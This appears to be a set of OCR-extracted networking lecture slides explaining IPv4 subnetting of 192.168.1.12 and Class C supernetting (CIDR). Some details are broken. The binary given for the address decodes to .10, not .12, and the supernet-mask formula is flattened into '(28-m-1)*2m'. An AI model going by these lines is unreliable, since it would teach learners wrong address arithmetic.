
IP Address : 192.168.1.12
11000000.10101000.00000001.00001010

Subnet mask: 255.255.255.0
11111111.11111111.11111111.00000000

Subnetting: 255.255.255.224
11111111.11111111.11111111.11100000

These three extra bits from host ID portion allow you to create eight subnets

Notes: ____________________




Supernetting

1. Class A and B **addresses** are in the depletion stage
2. Class C provides only 256 **hosts** in a network, out of which 254 are available for use
3. Supernetting combines various Class C addresses and creates a **super network**
4. It applies to **Class C** addresses
5. Also known as Classless **Inter-Domain** Routing (CIDR), it was invented to keep IP addresses from exhaustion
6. The supernet mask is the **reverse** of the subnet mask

Subnet Mask 11111111 11111111 11111111 **111** 00000

Default Mask 11111111 11111111 11111111 000 00000

Supernet Mask 11111111 11111111 11111**000** 000 00000



Supernetting (Cont'd)

Supernetting Class C Example:

Suppose we use 2m consecutive blocks

Default mask: 255.255.255.0

Supernet mask: 255.255.(28-m-1)*2m.0 = 255.255.252.0


Class C address:

Supernet address:

XXXXXXXX . XXXXXXXX . XXXX0000 . 00000000

This byte is divisible by 2^m

Notes:

